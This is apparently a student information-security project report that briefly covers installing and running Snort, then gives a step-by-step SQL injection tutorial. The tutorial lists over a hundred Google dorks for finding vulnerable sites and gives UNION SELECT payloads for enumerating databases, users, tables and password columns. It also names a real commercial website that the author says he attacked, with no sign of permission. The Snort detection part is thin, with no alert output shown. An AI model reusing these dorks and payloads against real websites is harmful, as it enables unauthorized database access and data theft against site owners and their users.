**INFORMATION SECURITY/ASSURANCE**

**SQL INJECTION BY**

**M.Umamaheswara reddy**

**(16232713)**

**INTRODUCTION:**

In this project, I have attacked a website. I used own technique to attack the system. I have performed various steps to attack the target website. I have then used snort, a network intrusion preventive system to detect the malicious attacks on the target website and then alert the system. Snort should be running in the target system to detect the attack and show alerts.

**WORKING WITH SNORT:**

Snort is a free open source Network Intrusion Prevention System(NIPS) and Network Intrusion Detection System(NIDS) created by Martin Roesch in 1988. Before we are getting to know about this, we first downloaded the snort from the official website “**snort.org**”.

First, we download the Snort Installer “**snort-2.9.8.3.tar.gz**”. Then after that, we install the snort rules file “**community-rules.tar.gz**”. After Installing the installer file, we got a folder in the ‘C’ drive with the path “**c:\snort\etc\snort.conf**”. After extracting the rules file, there are some folders with predefined rule files. We copied the rules content from the downloaded file to the specific folder path in the installation folder. After copying the rules, then we went to the path “**Snort-->etc-->snort.conf**”. we install the **notepad+** to view the content of this file in a proper way. We edit the rules of the file by using the link from YouTube, which is mentioned in the references. After doing all the modifications in the configuration file, run the snort by using the command prompt. There are several modes to run the snort.

**Network Intrusion Detection System(IDS) mode:**

To enable IDS mode, there is no need to record every single packet sent down the wire.

./snort -i (interface number) -c c:\snort\etc\snort.conf -A console.

**Output Options:**

-A fast: Fast alert mode. Write the alert in a simple format

-A full: Full alert mode


-A unsock: Sends alerts to a UNIX socket that another program can listen on.

-A none: Turns off alerting

-A console: Sends “fast-style” alerts to the console.


-A cmg: Generates cmg style alerts

In order to identify the interface where snort Is working on the system, use the command as “Snort-W”.



In my system, when I entered the command Snort -W, it displays a total of 4 Interfaces. I installed snort on my windows system, so I can use the interface 2 or 3 to run Snort. Here I used interface 2.

The below figure shows the screenshot of Snort when I was running in IDS mode.



**Attack:**

In this attack, we are trying to insert malicious SQL statements in a Web application to obtain the information from the Database for which we are not authorized. The user inserts some malicious statements in the input to a Web Application which makes the SQL statements in the Web Application to behave differently from the purpose for which they are intended for. The main characteristic of this attack is that the input to the Web Application contains SQL statements. So, the attacker will be able to get all the data irrespective of his authorization. The input may also contain SQL statements Select, insert, update, delete which perform undesirable operations. SQL injection attacks are also known as SQL insertion attacks.  
  
Step-by-Step tutorial for SQL Injection

**Step 1:**

 Find a website that is vulnerable to the attack. This is the first step in SQLi and like every other hack attack is the most time consuming, and is the only time consuming step. Once you get through this, rest is a cake-walk. Now, let us all know what kind of pages are vulnerable to this attack.


Dorks:  
"inurl:index.php?catid="  
"inurl:news.php?catid="  
"inurl:index.php?id="  
"inurl:news.php?id="  
inurl:index.php?id=  
inurl:trainers.php?id=  
inurl:buy.php?category=  
inurl:article.php?ID=  
inurl:play\_old.php?id=  
inurl:declaration\_more.php?decl\_id=  
inurl:pageid=  
inurl:games.php?id=  
inurl:page.php?file=  
inurl:newsDetail.php?id=  
inurl:gallery.php?id=  
inurl:article.php?id=  
inurl:show.php?id=  
inurl:staff\_id=  
inurl:newsitem.php?num=  
inurl:readnews.php?id=  
inurl:top10.php?cat=  
inurl:historialeer.php?num=  
inurl:reagir.php?num=  
inurl:Stray-Questions-View.php?num=  
inurl:forum\_bds.php?num=  
inurl:game.php?id=  
inurl:view\_product.php?id=  
inurl:newsone.php?id=  
inurl:sw\_comment.php?id=  
inurl:news.php?id=  
inurl:avd\_start.php?avd=  
inurl:event.php?id=  
inurl:product-item.php?id=  
inurl:sql.php?id=  
inurl:news\_view.php?id=  
inurl:select\_biblio.php?id=  
inurl:humor.php?id=  
inurl:aboutbook.php?id=  
inurl:ogl\_inet.php?ogl\_id=  
inurl:fiche\_spectacle.php?id=  
inurl:communique\_detail.php?id=  
inurl:sem.php3?id=  
inurl:kategorie.php4?id=  
inurl:news.php?id=  
inurl:index.php?id=  
inurl:faq2.php?id=  
inurl:show\_an.php?id=  
inurl:preview.php?id=  
inurl:loadpsb.php?id=  
inurl:opinions.php?id=  
inurl:spr.php?id=  
inurl:pages.php?id=  
inurl:announce.php?id=  
inurl:clanek.php4?id=  
inurl:participant.php?id=  
inurl:download.php?id=  
inurl:main.php?id=  
inurl:review.php?id=  
inurl:chappies.php?id=  
inurl:read.php?id=  
inurl:prod\_detail.php?id=  
inurl:viewphoto.php?id=  
inurl:article.php?id=  
inurl:person.php?id=  
inurl:productinfo.php?id=  
inurl:showimg.php?id=  
inurl:view.php?id=  
inurl:website.php?id=  
inurl:hosting\_info.php?id=  
inurl:gallery.php?id=  
inurl:rub.php?idr=  
inurl:view\_faq.php?id=  
inurl:artikelinfo.php?id=  
inurl:detail.php?ID=  
inurl:index.php?=  
inurl:profile\_view.php?id=  
inurl:category.php?id=  
inurl:publications.php?id=  
inurl:fellows.php?id=  
inurl:downloads\_info.php?id=  
inurl:prod\_info.php?id=  
inurl:shop.php?do=part&id=  
inurl:productinfo.php?id=  
inurl:collectionitem.php?id=  
inurl:band\_info.php?id=  
inurl:product.php?id=  
inurl:releases.php?id=  
inurl:ray.php?id=  
inurl:produit.php?id=  
inurl:pop.php?id=  
inurl:shopping.php?id=  
inurl:productdetail.php?id=  
inurl:post.php?id=  
inurl:viewshowdetail.php?id=  
inurl:clubpage.php?id=  
inurl:memberInfo.php?id=  
inurl:section.php?id=  
inurl:theme.php?id=  
inurl:page.php?id=  
inurl:shredder-categories.php?id=  
inurl:tradeCategory.php?id=  
inurl:product\_ranges\_view.php?ID=  
inurl:shop\_category.php?id=  
inurl:transcript.php?id=  
inurl:channel\_id=  
inurl:item\_id=  
inurl:newsid=  
inurl:trainers.php?id=  
inurl:news-full.php?id=  
inurl:news\_display.php?getid=  
inurl:index2.php?option=  
inurl:readnews.php?id=  
inurl:top10.php?cat=  
inurl:newsone.php?id=  
inurl:event.php?id=  
inurl:product-item.php?id=  
inurl:sql.php?id=  
inurl:aboutbook.php?id=  
inurl:preview.php?id=  
inurl:loadpsb.php?id=  
inurl:pages.php?id=  
inurl:material.php?id=  
inurl:clanek.php4?id=  
inurl:announce.php?id=  
inurl:chappies.php?id=  
inurl:read.php?id=  
inurl:viewapp.php?id=  
inurl:viewphoto.php?id=  
inurl:rub.php?idr=  
inurl:galeri\_info.php?l=  
inurl:review.php?id=  
inurl:iniziativa.php?in=  
inurl:curriculum.php?id=  
inurl:labels.php?id=  
inurl:story.php?id=  
inurl:look.php?ID=  
inurl:newsone.php?id=  
inurl:aboutbook.php?id=  
inurl:material.php?id=  
inurl:opinions.php?id=  
inurl:announce.php?id=  
inurl:rub.php?idr=  
inurl:galeri\_info.php?l=  
inurl:tekst.php?idt=  
inurl:newscat.php?id=  
inurl:newsticker\_info.php?idn=  
inurl:rubrika.php?idr=  
inurl:rubp.php?idr=  
inurl:offer.php?idf=  
inurl:art.php?idm=  
inurl:title.php?id=

I Obtained a site with vulnerabilities by trial and error method. It almost took 6 hours to find a vulnerable site with all the features required to hack. The site is http://www.nichegardens.com/catalog/item.php?id=1911. Then add a ' (apos) at the end of the URL. Such that the URL looks like http://www.nichegardens.com/catalog/item.php?id=1911’. If the page returns an SQL error, the page is vulnerable to SQLi. If it loads normally, leave the page and move on to the next site in the search result.





**Step 2**:

Once you find a vulnerable site, you need to enumerate the number of columns and those columns that are accepting the queries from you.  
  
Append an 'order by' statement to the URL. Start with order by 1.



Continue increasing the number after order by till you get an error. So the highest number for which you do not get an error is the number of columns in the table.



Append an 'Union Select' statement to the URL. Also, precede the number after "id=" with a hyphen or minus.  
Say from the above step, you got that the table has 35 columns. Now we'll inject our SQL statements in one of these columns.



**Step3**:Enumerating the SQL version  
We'll use the mysql command @@version or version () to get the version of the db. We have to inject the command in one of the open columns. Say we use column number 2. You'll get the version of the database in the place where you had got the number 2. If the starting of the version number is 5 or more, then you are good to go. If less move on to another site.



**Step4**:  Exploit  
To get list of databases:

union select 1,group\_concat(schema\_name),3,4,5,6 from information\_schema.schemata--  
  
Result will display a list of databases on the site. Here on, we'll write the results we have got from our test.



To know the current database in use:  
union select 1,concat(database())




To get the current user:

union select 1,concat(user())




To get the tables:

union select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()—




To get the columns:  
select group\_concat(column\_name) from information\_schema.columns where table\_schema=database()—



From the above columns, we can find ID, password and also all the columns that are present in the site.

Snort Output:



**REFERENCES :**

1. To install and edit the snort: https://www.youtube.com/watc=?RwWM0srLSg0

2. Snort Documentation: https:s3.amazonaws.com/snort-orsite/production/document\_files/files/000/000/original/snort\_manual.pdf?AWSAccessKeyId=AKIC7GA&Expires=1469311858&Signature=ona%2FyNUfMK%2F5uAScUI%2Bu11s2kfI%3D

3. Wikepedia.com

4. <https://blog.secureideas.com/2013/06/getng-sted-with-beef-browser.html>

5. <http://sqlmap.org>

6. [http://smwiki2014.wikidot.com/wiki:paword-snifing-using-ettrcap](http://smwiki2014.wikidot.com/wiki:password-sniffing-using-ettercap)

7. http://stackoverflow.com/questions/3549890/how-to-programmatically-access-web-page-in-java.

8. http://bridgei2i.com/blog/extracting-data-from-webpages-in-java-with-help-of-htmlunit/